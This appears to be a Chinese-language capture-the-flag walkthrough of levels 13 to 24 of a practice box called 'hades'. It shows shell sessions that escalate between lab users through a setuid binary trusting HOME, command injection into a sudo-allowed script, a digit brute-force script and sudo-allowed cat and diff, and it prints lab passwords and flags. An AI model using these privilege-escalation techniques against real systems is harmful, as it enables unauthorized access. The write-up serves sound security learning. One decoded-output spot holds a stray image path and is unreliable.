 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
asteria@hades:/var/tmp$ ./busybox netstat -tuln
Active Internet connections ( only servers)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 127.0.0.1:6667 0.0.0.0:* LISTEN
tcp 0 0 127.0.0.11:39951 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:80 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN
tcp 0 0 :::1965 :::* LISTEN
tcp 0 0 :::80 :::* LISTEN
tcp 0 0 :::21 :::* LISTEN
tcp 0 0 :::22 :::* LISTEN
udp 0 0 127.0.0.11:49149 0.0.0.0:*
udp 0 0 0.0.0.0:50638 0.0.0.0:*
可以看到21端口,ftp服务端口,可以传输文件。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
asteria@hades:/var/tmp$ cd /tmp/123
asteria@hades:/tmp/123$ ls -al
total 12
drwxrwxrwx 2 ariadne ariadne 100 Mar 10 07:47 .
drwxr-x-wx 11 root root 1040 Mar 10 06:11 ..
-rw-r--r-- 1 asia asia 61 Mar 10 07:49 1.py
-rw-r----- 1 arete arete 21 Mar 10 06:14 arete_pass.txt
-rwxrwxrwx 1 ariadne ariadne 21 Mar 10 06:29 txt
asteria@hades:/tmp/123$ ftp localhost
Trying [ ::1] :21 ...
Connected to localhost.
220 ( vsFTPd 3.0.3)
Name ( localhost:asteria) : astraea
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|| | 47712| )
150 Here comes the directory listing.
-rw-r----- 1 0 2004 21 Apr 05 2024 atalanta.txt
-rw-r----- 1 0 2004 22 Apr 05 2024 flagz.txt
-rw-r----- 1 0 2004 181 Apr 05 2024 mission.txt
226 Directory send OK.
# mget 批量下载文件
ftp> mget atalanta.txt flagz.txt mission.txt
mget atalanta.txt [ anpqy?] ?
229 Entering Extended Passive Mode (|| | 52855| )
150 Opening BINARY mode data connection for atalanta.txt ( 21 bytes) .
100% | ***************************| 21 49.89 KiB/s 00:00 ETA
226 Transfer complete.
21 bytes received in 00:00 ( 8.93 KiB/s)
mget flagz.txt [ anpqy?] ?
229 Entering Extended Passive Mode (|| | 36992| )
150 Opening BINARY mode data connection for flagz.txt ( 22 bytes) .
100% | ***************************| 22 87.69 KiB/s 00:00 ETA
226 Transfer complete.
22 bytes received in 00:00 ( 28.26 KiB/s)
mget mission.txt [ anpqy?] ?
229 Entering Extended Passive Mode (|| | 24319| )
150 Opening BINARY mode data connection for mission.txt ( 181 bytes) .
100% | ***************************| 181 911.12 KiB/s 00:00 ETA
226 Transfer complete.
181 bytes received in 00:00 ( 270.27 KiB/s)
ftp> bye
221 Goodbye.
1
2
3
4
asteria@hades:/tmp/123$ cat flagz.txt
^nqTHTzMzDPDJrKPCfVR^
asteria@hades:/tmp/123$ cat atalanta.txt
mUcSNQlaXtwSvGcgeTYZ
level14
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
atalanta@hades:~$ ls -al
total 56
drwxr-x--- 2 root atalanta 4096 Apr 5 2024 .
drwxr-xr-x 1 root root 4096 Apr 5 2024 ..
-rw-r--r-- 1 atalanta atalanta 220 Apr 23 2023 .bash_logout
-rw-r--r-- 1 atalanta atalanta 3526 Apr 23 2023 .bashrc
-rw-r--r-- 1 atalanta atalanta 807 Apr 23 2023 .profile
-rw-r----- 1 root atalanta 22 Apr 5 2024 flagz.txt
-rw-r----- 1 root atalanta 237 Apr 5 2024 mission.txt
-r-sr-s--- 1 root atalanta 16608 Apr 5 2024 weird
-r-------- 1 atalanta atalanta 927 Apr 5 2024 weird.c
atalanta@hades:~$ cat flagz.txt
^XXZbDJTQQWCHJWTGeOw^
atalanta@hades:~$ cat mission.txt
################
# MISSION 0x14 #
################
## EN ##
User athena lets us run her program, but she hasn' t left us her source code.
## ES ##
La usuaria athena nos deja ejecutar su programa, pero no nos ha dejado su codigo fuente.
weird 有suid位,athena用户明明把源码留在了当前目录,题目提示说并没有,有一点摸不着头脑。
1
2
setuid ( 2006 );
setgid ( 2006 );
程序有suid权限,他会降权到2006 id 的用户。
1
2
atalanta@hades:/pwned/atalanta$ id athena
uid = 2006( athena) gid = 2006( athena) groups = 2006( athena)
所以weird二进制程序有athena的权限了。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/stat.h>
#include <pwd.h>
int main ()
{
setuid ( 2006 );
setgid ( 2006 );
const char * filename ;
struct stat fs ;
int r ;
filename = getenv ( "HOME" );
printf ( "HOME detected: %s \n " , filename );
char cmd [ 1000 ];
FILE * out_file = fopen ( getenv ( "HOME" ), "w" );
FILE * fpipe ;
char * command = "/bin/cat /var/lib/me" ;
char c = 0 ;
if ( 0 == ( fpipe = ( FILE * ) popen ( command , "r" )))
{
perror ( "popen() failed." );
exit ( EXIT_FAILURE );
}
while ( fread ( & c , sizeof c , 1 , fpipe ))
{
fprintf ( out_file , "%c" , c );
}
pclose ( fpipe );
pclose ( out_file );
r = stat ( filename , & fs );
struct passwd * pw = getpwuid ( fs . st_uid );
if ( pw -> pw_name != "atalanta" ){
r = chmod ( filename , fs . st_mode & ~ ( S_IROTH ) +~ ( S_IRGRP ) | S_IWGRP );
}
stat ( filename , & fs );
return EXIT_SUCCESS ;
}
这是源码,此程序的功能就是把/var/lib/me 文件的内容写入到$HOME里。
1
2
3
4
5
6
7
atalanta@hades:/pwned/atalanta$ touch ~/1.txt
atalanta@hades:/pwned/atalanta$ chmod 777 ~/1.txt
atalanta@hades:/pwned/atalanta$ export HOME = "/tmp/123/1.txt"
atalanta@hades:/pwned/atalanta$ ./weird
HOME detected: /tmp/123/1.txt
atalanta@hades:/pwned/atalanta$ cat /tmp/123/1.txt
kmQMpZsXgOsnzGReRcoV
touch ~/1.txt 这样写的原因是:我前面执行了export uraHOME="/tmp/123",~受$HOME影响。
level15
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
athena@hades:~$ ls -al
total 36
drwxr-x--- 2 root athena 4096 Apr 5 2024 .
drwxr-xr-x 1 root root 4096 Apr 5 2024 ..
-rw-r--r-- 1 athena athena 220 Apr 23 2023 .bash_logout
-rw-r--r-- 1 athena athena 3526 Apr 23 2023 .bashrc
-rw-r--r-- 1 athena athena 807 Apr 23 2023 .profile
-rw-r----- 1 root athena 166 Apr 5 2024 auri_old.sh
-rw-r----- 1 root athena 22 Apr 5 2024 flagz.txt
-rw-r----- 1 root athena 160 Apr 5 2024 mission.txt
athena@hades:~$ cat mission.txt
################
# MISSION 0x15 #
################
## EN ##
User aura lets us use her new script( 脚本程序) .
## ES ##
La usuaria aura nos deja utilizar su nuevo script.
athena@hades:~$ cat auri_old.sh
#!/bin/bash
echo "What?"
read hackme
#Secure the condition!
#if [[ $hackme =~ "????????" ]]; then
#exit
#fi
#Add newest Aura pass!
#$hackme AURANEWPASS 2>/dev/null
read 是 bash 内置命令,用于从标准输入读取数据并赋值给变量。
等待用户从键盘输入。
按回车后,将输入的内容存储到变量 hackme 中。
然后可以用 $hackme 访问。
判断是否包含啥字母,包含,自动退出。
1
$hackme AURANEWPASS 2>/dev/null
这里存在命令注入。
通过find没有找到与auri相关的文件,sudo -l发现:
1
2
3
4
5
6
7
8
athena@hades:~$ sudo -l
Matching Defaults entries for athena on hades:
env_reset, mail_badpass,
secure_path = /usr/local/sbin\: /usr/local/bin\: /usr/sbin\: /usr/bin\: /sbin\: /bin,
use_pty
User athena may run the following commands on hades:
( aura) NOPASSWD: /bin/bash -c /pwned/aura/auri.sh
1
2
3
4
5
cat
echo
tac
more
printf
1
2
3
4
athena@hades:~$ sudo -u aura /bin/bash -c /pwned/aura/auri.sh
What?
printf
TiqpedAFjwmVyBlYpzRh
输入printf 出现了密码。
level16
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
cat mission.txt
################
# MISSION 0x16 #
################

## EN ##
User aegle has a good memory for numbers.

## ES ##
La usuaria aegle tiene buena memoria para los numeros.
解决办法:
  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
#!/usr/bin/env bash
set -euo pipefail
BIN = " $HOME /numbers"
MAX_LEN = " ${ MAX_LEN :- 100 } "
prefix = ""
probe() {
local candidate = " $1 "
python3 - " $BIN " " $prefix " " $candidate " <<'PY'
import os
import pty
import select
import sys
bin_path = sys.argv[1]
prefix = sys.argv[2].split() if sys.argv[2] else []
candidate = sys.argv[3]
inputs = prefix + [candidate]
debug = os.getenv("DEBUG") == "1"
pid, fd = pty.fork()
if pid == 0:
os.execv(bin_path, [bin_path])
buf = ""
idx = 0
sent_candidate = False
saw_next_prompt = False
saw_no = False
def find_prompt(b):
for marker in ("Enter one number:", "Enter next number:", "Enter number:"):
pos = b.find(marker)
if pos != -1:
return pos, len(marker)
if "Enter" in b and "number" in b:
return b.rfind("Enter"), len("Enter")
return -1, 0
while True:
r, _, _ = select.select([fd], [], [], 8)
if not r:
break
try:
data = os.read(fd, 4096).decode(errors="ignore")
except OSError:
break
if not data:
break
buf += data
while True:
if "NO" in buf:
saw_no = True
if debug:
print("RAW OUTPUT:\n" + buf, file=sys.stderr)
os.close(fd)
sys.exit(1)
if "Number OK" in buf:
buf = buf.split("Number OK", 1)[1]
pos, mlen = find_prompt(buf)
if pos == -1:
break
# 看到提示,说明可以输入下一位
buf = buf[pos + mlen:]
if idx < len(inputs):
os.write(fd, (inputs[idx] + "\n").encode())
if idx == len(inputs) - 1:
sent_candidate = True
idx += 1
if sent_candidate:
saw_next_prompt = True
else:
break
# 进程结束或超时:没有 NO 且候选已发送
os.close(fd)
if debug:
print("RAW OUTPUT:\n" + buf, file=sys.stderr)
if sent_candidate and not saw_no:
# 如果看到了下一次提示,或进程结束但没 NO,都算成功
sys.exit(0 if (saw_next_prompt or True) else 1)
sys.exit(1)
PY
}
found_any = 0
for (( i = 1; i<= MAX_LEN; i++)) ; do
found = 0
for d in { 0..9} ; do
if probe " $d " ; then
if [[ -n " $prefix " ]] ; then
prefix = " $prefix $d "
else
prefix = " $d "
fi
echo "第 $i 位 = $d "
found = 1
found_any = 1
break
fi
done
if [[ " $found " -eq 0 ]] ; then
echo "没有更多正确数字,结束。"
break
fi
done
if [[ " $found_any " -eq 1 ]] ; then
echo "已发现序列: $prefix "
else
echo "未发现任何正确数字"
fi
运行结果:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
RAW OUTPUT:
6

YRturIymmHSdBmEClEGe
RAW OUTPUT:
7


NO :_(
RAW OUTPUT:
8


NO :_(
RAW OUTPUT:
9


NO :_(
没有更多正确数字,结束。
已发现序列: 1 2 3 1 2 3 9 1 1 1 1 2
level17
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
aegle@hades:~$ cat flagz.txt
^XCwOqgVvWpDVwPVVUJa^
aegle@hades:~$ cat mission.txt
################
# MISSION 0x17 #
################
## EN ##
User calliope likes to have her things looked at.
## ES ##
A la usuaria calliope le gusta que le miren sus cosas.
aegle@hades:~$ ls -al
total 36
drwxr-x--- 2 root aegle 4096 Apr 5 2024 .
drwxr-xr-x 1 root root 4096 Apr 5 2024 ..
-rw-r--r-- 1 aegle aegle 220 Apr 23 2023 .bash_logout
-rw-r--r-- 1 aegle aegle 3526 Apr 23 2023 .bashrc
-rw-r--r-- 1 aegle aegle 807 Apr 23 2023 .profile
-rw-r----- 1 root calliope 21 Apr 5 2024 calliope_pass.txt
-rw-r----- 1 root aegle 22 Apr 5 2024 flagz.txt
-rw-r----- 1 root aegle 176 Apr 5 2024 mission.txt
aegle@hades:~$ sudo -l
Matching Defaults entries for aegle on hades:
env_reset, mail_badpass, secure_path = /usr/local/sbin\: /usr/local/bin\: /usr/sbin\: /usr/bin\: /sbin\: /bin, use_pty
User aegle may run the following commands on hades:
( calliope) NOPASSWD: /bin/cat
aegle@hades:~$ sudo -u calliope /bin/cat ./calliope_pass.txt
/bin/cat: ./calliope_pass.txt: Permission denied
aegle@hades:~$ sudo -u calliope /bin/cat /pwned/calliope/flagz.txt
^rFWOMwBJDidqSNtEJGJ^
无法访问calliope_pass.txt,拿到calliope/flagz.txt,再网站获得密码就可以。
calliope/IlhyWxZuqIHAuqVOpXfQ
level18
这文件真奇怪。
1
2
./writeme
Cannot send you my pass!Cannot send you my pass!Cannot send you my pass!TAMYefoHcCPmexwImodo^OCbFzMIKPQOZQMEUKwEi^Cannot send you my pass!calliope@hades:~$
level19
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
calypso@hades:~$ cat mission.txt
################
# MISSION 0x19 #
################

## EN ##
User cassandra always wanted to be on TV.

## ES ##
La usuaria cassandra siempre quiso salir en la TV.
slowrx 工具我不会使用,不会配置。
sstv 解码:
1
2
3
4
sudo apt update
sudo apt install qsstv pavucontrol ffmpeg

qsstv
播放cassy.wav 文件(scp 下载)。
level20
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
cassandra@hades:~$ ls -al
total 36
drwxr-x--- 2 root cassandra 4096 Apr 5 2024 .
drwxr-xr-x 1 root root 4096 Apr 5 2024 ..
-rw-r--r-- 1 cassandra cassandra 220 Apr 23 2023 .bash_logout
-rw-r--r-- 1 cassandra cassandra 3526 Apr 23 2023 .bashrc
-rw-r--r-- 1 cassandra cassandra 807 Apr 23 2023 .profile
-rw-r----- 1 root cassandra 22 Apr 5 2024 flagz.txt
-rw-r----- 1 root cassandra 369 Apr 5 2024 here.txt
-rw-r----- 1 root cassandra 147 Apr 5 2024 mission.txt
cassandra@hades:~$ cat flagz.txt
^lntvcYNlazEljOyZYKz^
cassandra@hades:~$ cat mission.txt
################
# MISSION 0x20 #
################
## EN ##
User cassiopeia sees the invisible.
## ES ##
La usuaria cassiopeia ve lo invisible.
cassandra@hades:~$ cat here.txt
VGhlIHBhc3N3b3JkIG9mIGNhc3Npb3BlaWEgaXM6CSAgICAgIAkgICAgCSAgIAkgICAgIAkgICAg
CSAgICAKICAgCSAgICAJICAJICAgIAkgCSAgIAkgICAgICAgCSAgICAJICAgIAoJICAgICAgCQkg
CSAgIAkgICAJICAgIAkgICAgIAkgICAgIAkgIAogICAJIAkgICAgIAkgICAgICAJICAgIAkgICAg
ICAJICAJICAJIAkgICAKICAgCSAgICAgIAkgICAgCSAJICAgICAJICAgICAgCSAgICAJICAgCSAg
ICAgCgkgICAgCSAgICAJIAkgICAgICAJICAgICAJIAkgCSAgICAgICAJIAo =
base64 解码出来的内容:
1
2
3
4
5
6
The password of cassiopeia is:

这里使用了文本隐写,通过scp将内容下载到本地。
1
2
3
4
warn@kali:~/Desktop$ base64 -d here.txt > pass.txt

warn@kali:~/Desktop$ stegsnow pass.txt
gRqFnHblmZVZSfegPLvO
stegsnow 的介绍:
stegsnow 是一个做“文本隐写”的命令行工具,核心用途是把信息藏进文本里的空格和 Tab 里,或者把这些隐藏信息提取出来。
它和图片隐写不一样,藏的是“看不见的空白字符”。表面上看文本几乎没变化,但每行末尾的空格/Tab 实际上携带了数据。
最常见的两类操作是:
把消息藏进文本 1
stegsnow -C -m "secret message" cover.txt > hidden.txt
从文本里提取隐藏消息 如果设置了口令,还会这样用:
1
stegsnow -C -p mypass hidden.txt
你可以这样理解参数:
-m “…":直接指定要隐藏的消息 -f file:从文件读取要隐藏的内容 -p password:给隐藏内容加口令,提取时也要同样口令 -C:启用压缩,常见也很实用 输入文本文件:作为“载体”,隐藏信息会被塞进它的空白里 > hidden.txt:把隐写后的结果重定向到新文件 -f: 隐藏文件内容 它的工作原理大概是:
用空格和 Tab 表示二进制位 把这些位分散写到每行末尾 解码时读取行尾空白,还原出隐藏数据 如果用了口令,通常还会先经过加密/混淆再写入 它的特点是:
优点:肉眼难发现,适合 CTF 和简单隐写实验 缺点:一旦文本被编辑器“自动删行尾空格”,隐藏数据就会损坏 也怕格式化工具、复制粘贴、某些聊天软件处理空白字符 level21
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
cassiopeia@hades:~$ ls -al
total 32
drwxr-x--- 2 root       cassiopeia 4096 Apr  5  2024 .
drwxr-xr-x 1 root       root       4096 Apr  5  2024 ..
-rw-r--r-- 1 cassiopeia cassiopeia  220 Apr 23  2023 .bash_logout
-rw-r--r-- 1 cassiopeia cassiopeia 3526 Apr 23  2023 .bashrc
-rw-r--r-- 1 cassiopeia cassiopeia  807 Apr 23  2023 .profile
-rw-r----- 1 root       cassiopeia   22 Apr  5  2024 flagz.txt
-rw-r----- 1 root       cassiopeia  131 Apr  5  2024 mission.txt
cassiopeia@hades:~$ cat flagz.txt
^GyWbcpEpqMsqMsjilzX^
cassiopeia@hades:~$ ^C
cassiopeia@hades:~$ cat mission.txt
################
# MISSION 0x21 #
################

## EN ##
User clio hates spaces.

## ES ##
La usuaria clio odia los espacios.
cassiopeia@hades:~$ find / -user cassiopeia 2>/dev/null | grep -v "proc"
/dev/pts/7
/pwned/cassiopeia/.bash_logout
/pwned/cassiopeia/.bashrc
/pwned/cassiopeia/.profile
cassiopeia@hades:~$ find / -user clio 2>/dev/null | grep -v "proc"
/usr/local/src/differences.sh
cassiopeia@hades:~$ ls -al /usr/local/src/differences.sh
-r-xr-xr-- 1 clio clio 193 Apr  5  2024 /usr/local/src/differences.sh
当前用户可读,但是此脚本没有suid位。
1
2
3
4
5
6
cassiopeia@hades:/tmp/123$ sudo -l
Matching Defaults entries for cassiopeia on hades:
env_reset, mail_badpass, secure_path = /usr/local/sbin\: /usr/local/bin\: /usr/sbin\: /usr/bin\: /sbin\: /bin, use_pty
User cassiopeia may run the following commands on hades:
( clio) NOPASSWD: /bin/bash -c /usr/local/src/differences.sh
查看differences.sh:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
cassiopeia@hades:/tmp/123$ cat differences.sh
#!/bin/bash
echo File to compare:!
read differences
# 从标准输入流读一行数据 赋值给 differences
IFS = 0 read file1 file2 <<< " $differences "
# <<< : 把右边的一小段字符串,直接当作左边命令的标准输入。
# 按 0 分割给file1 file2
if [[ " $differences " = ~ \ | \' ]]
# 匹配到 空格 ' 输出no spaces
then
echo "No spaces!!"
else
/usr/bin/diff $file1 $file2
# 比较两个文件的差异
fi
1
2
3
4
5
6
7
cassiopeia@hades:/tmp/123$ sudo -u clio /bin/bash -c /usr/local/src/differences.sh
File to compare:!
/pwned/clio/flagz.txt0./1.txt
1c1
< ^XUJbvPwAZYgoUgkpeSv^
---
> 1
read 命令:
意思是:
从键盘或输入流读一行 去掉结尾换行 把结果放进 var 更完整一点可以理解为:
1
read [选项] name1 name2 ...
它会按 IFS (内部字段分隔符 )分隔输入,并依次赋给这些变量。
1
2
3
IFS = , read x y
# 输入:aa,bb
# x = aa , y = bb
read 默认会处理反斜杠
例如反斜杠可能被当作转义符。
想原样读取,通常加 -r: 这是写 shell 脚本时的常见推荐写法
不写变量名时,读到 REPLY
例如:level22
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
clio@hades:~$ ls -al
total 32
drwxr-x--- 2 root clio 4096 Apr  5  2024 .
drwxr-xr-x 1 root root 4096 Apr  5  2024 ..
-rw-r--r-- 1 clio clio  220 Apr 23  2023 .bash_logout
-rw-r--r-- 1 clio clio 3526 Apr 23  2023 .bashrc
-rw-r--r-- 1 clio clio  807 Apr 23  2023 .profile
-rw-r----- 1 root clio   22 Apr  5  2024 flagz.txt
-rw-r----- 1 root clio  169 Apr  5  2024 mission.txt
clio@hades:~$
clio@hades:~$ cat mission.txt
################
# MISSION 0x22 #
################

## EN ##
The user cybele uses her lastname as a password.

## ES ##
La usuaria cybele usa su apellido como password.
clio@hades:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
Debian-exim:x:100:102::/var/spool/exim4:/usr/sbin/nologin
messagebus:x:101:103::/nonexistent:/usr/sbin/nologin
ftp:x:102:106:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:103:65534::/run/sshd:/usr/sbin/nologin
executor:x:2102:2102::/pwned/executor:/bin/bash
gemini:x:2101:2101::/pwned/gemini:/usr/sbin/nologin
hacker:x:2001:2001::/pwned/hacker:/bin/bash
asia:x:2002:2002::/pwned/asia:/bin/bash
asteria:x:2003:2003::/pwned/asteria:/bin/bash
astraea:x:2004:2004::/pwned/astraea:/bin/bash
atalanta:x:2005:2005::/pwned/atalanta:/bin/bash
athena:x:2006:2006::/pwned/athena:/bin/bash
aura:x:2007:2007::/pwned/aura:/bin/bash
aegle:x:2008:2008::/pwned/aegle:/bin/bash
calliope:x:2009:2009::/pwned/calliope:/bin/bash
calypso:x:2010:2010::/pwned/calypso:/bin/bash
cassandra:x:2011:2011::/pwned/cassandra:/bin/bash
cassiopeia:x:2012:2012::/pwned/cassiopeia:/bin/bash
clio:x:2013:2013::/pwned/clio:/bin/bash
cybele:x:2014:2014:UICacOPmJMWbKyPwNZod:/pwned/cybele:/bin/bash # 密码
cynthia:x:2015:2015::/pwned/cynthia:/bin/bash
daphne:x:2016:2016::/pwned/daphne:/bin/bash
delia:x:2017:2017::/pwned/delia:/bin/bash
demeter:x:2018:2018::/pwned/demeter:/bin/bash
echo:x:2019:2019::/pwned/echo:/bin/bash
eos:x:2020:2020::/pwned/eos:/bin/bash
gaia:x:2021:2021::/pwned/gaia:/bin/bash
halcyon:x:2022:2022::/pwned/halcyon:/bin/bash
hebe:x:2023:2023::/pwned/hebe:/bin/bash
hera:x:2024:2024::/pwned/hera:/bin/bash
hermione:x:2025:2025::/pwned/hermione:/bin/bash
hero:x:2026:2026::/pwned/hero:/bin/bash
hestia:x:2027:2027::/pwned/hestia:/bin/bash
ianthe:x:2028:2028::/pwned/ianthe:/bin/bash
irene:x:2029:2029::/pwned/irene:/bin/bash
iris:x:2030:2030::/pwned/iris:/bin/bash
kore:x:2031:2031::/pwned/kore:/bin/bash
leda:x:2032:2032::/pwned/leda:/bin/bash
maia:x:2033:2033::/pwned/maia:/bin/bash
nephele:x:2034:2034::/pwned/nephele:/bin/bash
nyx:x:2035:2035::/pwned/nyx:/bin/bash
pallas:x:2036:2036::/pwned/pallas:/bin/bash
pandora:x:2037:2037::/pwned/pandora:/bin/bash
penelope:x:2038:2038::/pwned/penelope:/bin/bash
phoebe:x:2039:2039::/pwned/phoebe:/bin/bash
rhea:x:2040:2040::/pwned/rhea:/bin/bash
selene:x:2041:2041::/pwned/selene:/bin/bash
maria:x:2042:2042::/pwned/maria:/bin/bash
acantha:x:2043:2043::/pwned/acantha:/bin/bash
alala:x:2044:2044::/pwned/alala:/bin/bash
althea:x:2045:2045::/pwned/althea:/bin/bash
andromeda:x:2046:2046::/pwned/andromeda:/bin/bash
anthea:x:2047:2047::/pwned/anthea:/bin/bash
aphrodite:x:2048:2048::/pwned/aphrodite:/bin/bash
ariadne:x:2049:2049::/pwned/ariadne:/bin/bash
arete:x:2050:2050::/pwned/arete:/bin/bash
artemis:x:2051:2051::/pwned/artemis:/bin/rbash
anonymous:x:2103:2103::/home/anonymous:/bin/bash
maritrini:x:2056:2056::/home/maritrini:/bin/bash
level23
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
cybele@hades:~$ ls -al
total 3220
drwxr-x--- 2 root   cybele    4096 Apr  5  2024 .
drwxr-xr-x 1 root   root      4096 Apr  5  2024 ..
-rw-r--r-- 1 cybele cybele     220 Apr 23  2023 .bash_logout
-rw-r--r-- 1 cybele cybele    3526 Apr 23  2023 .bashrc
-rw-r--r-- 1 cybele cybele     807 Apr 23  2023 .profile
-rw-r----- 1 root   cybele      22 Apr  5  2024 flagz.txt
-rw-r----- 1 root   cybele 3263057 Dec 30  2021 fun.png
-rw-r----- 1 root   cybele     163 Apr  5  2024 mission.txt
cybele@hades:~$ cat mission.txt
################
# MISSION 0x23 #
################

## EN ##
User cynthia sees things that others dont.

## ES ##
La usuaria cynthia ve cosas que el resto no ven
图片隐写
1
java -jar StegSolve-1.4.jar
level24
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
cynthia@hades:~$ ls -al
total 32
drwxr-x--- 2 root    cynthia 4096 Apr  5  2024 .
drwxr-xr-x 1 root    root    4096 Apr  5  2024 ..
-rw-r--r-- 1 cynthia cynthia  220 Apr 23  2023 .bash_logout
-rw-r--r-- 1 cynthia cynthia 3526 Apr 23  2023 .bashrc
-rw-r--r-- 1 cynthia cynthia  807 Apr 23  2023 .profile
-rw-r----- 1 root    cynthia   22 Apr  5  2024 flagz.txt
-rw-r----- 1 root    cynthia  187 Apr  5  2024 mission.txt
cynthia@hades:~$ cat flagz.txt
^ZRSCKeYYlHkCEiHsEOI^
cynthia@hades:~$ cat mission.txt
################
# MISSION 0x24 #
################

## EN ##
User daphne once told us: Gemini? gem-evil.hmv? WTF?

## ES ##
La usuaria daphne nos dijo una vez: Gemini? gem-evil.hmv? WTF?
1
2
3
4
5
find / -name *gem* 2>/dev/null | grep -v "proc"
/etc/init.d/gemini
/pwned/gemini
cat /etc/passwd | grep "gemini"
gemini:x:2101:2101::/pwned/gemini:/usr/sbin/nologin
有一个gemini的用户,但是没给shell,可能就是在后台跑某个服务的。
/etc/init.d主要是放系统服务启动的脚本,在/etc/init.d里面有gemini,从这可以确定存在gemini服务。
1
printf "gemini://gem-evil.hmv\r\n" | openssl s_client -connect 127.0.0.1:1965 -servername gem-evil.hmv -quiet
这里使用printf的原因,printf 输出字符更加稳定一些。
1
2
3
4
5
20 text/gemini

# Welcome to mi Gemini Server!
## What are you looking for?
EkdtKuXCJjlFKFpKgddX
gemini 的 额外知识
Gemini 是一种轻量级应用层协议,设计目标介于 Gopher 和 Web 之间:比 HTTP 简单、比纯文本传输更结构化。 默认使用 1965/tcp,几乎总是直接跑在 TLS 之上。 访问 URL 形如 gemini://example.com/。 返回内容常见是 text/gemini,一种很简洁的标记格式,类似“极简版 Markdown”。 它怎么通信
客户端连上服务器的 1965 端口,先做 TLS 握手。 握手完成后,客户端只发一行: 1
gemini://example.com/path\r\n
然后紧跟正文内容。 和 HTTP 不一样,Gemini 没有复杂请求头、方法、Cookie、Host 头这些常见结构。 常见状态码
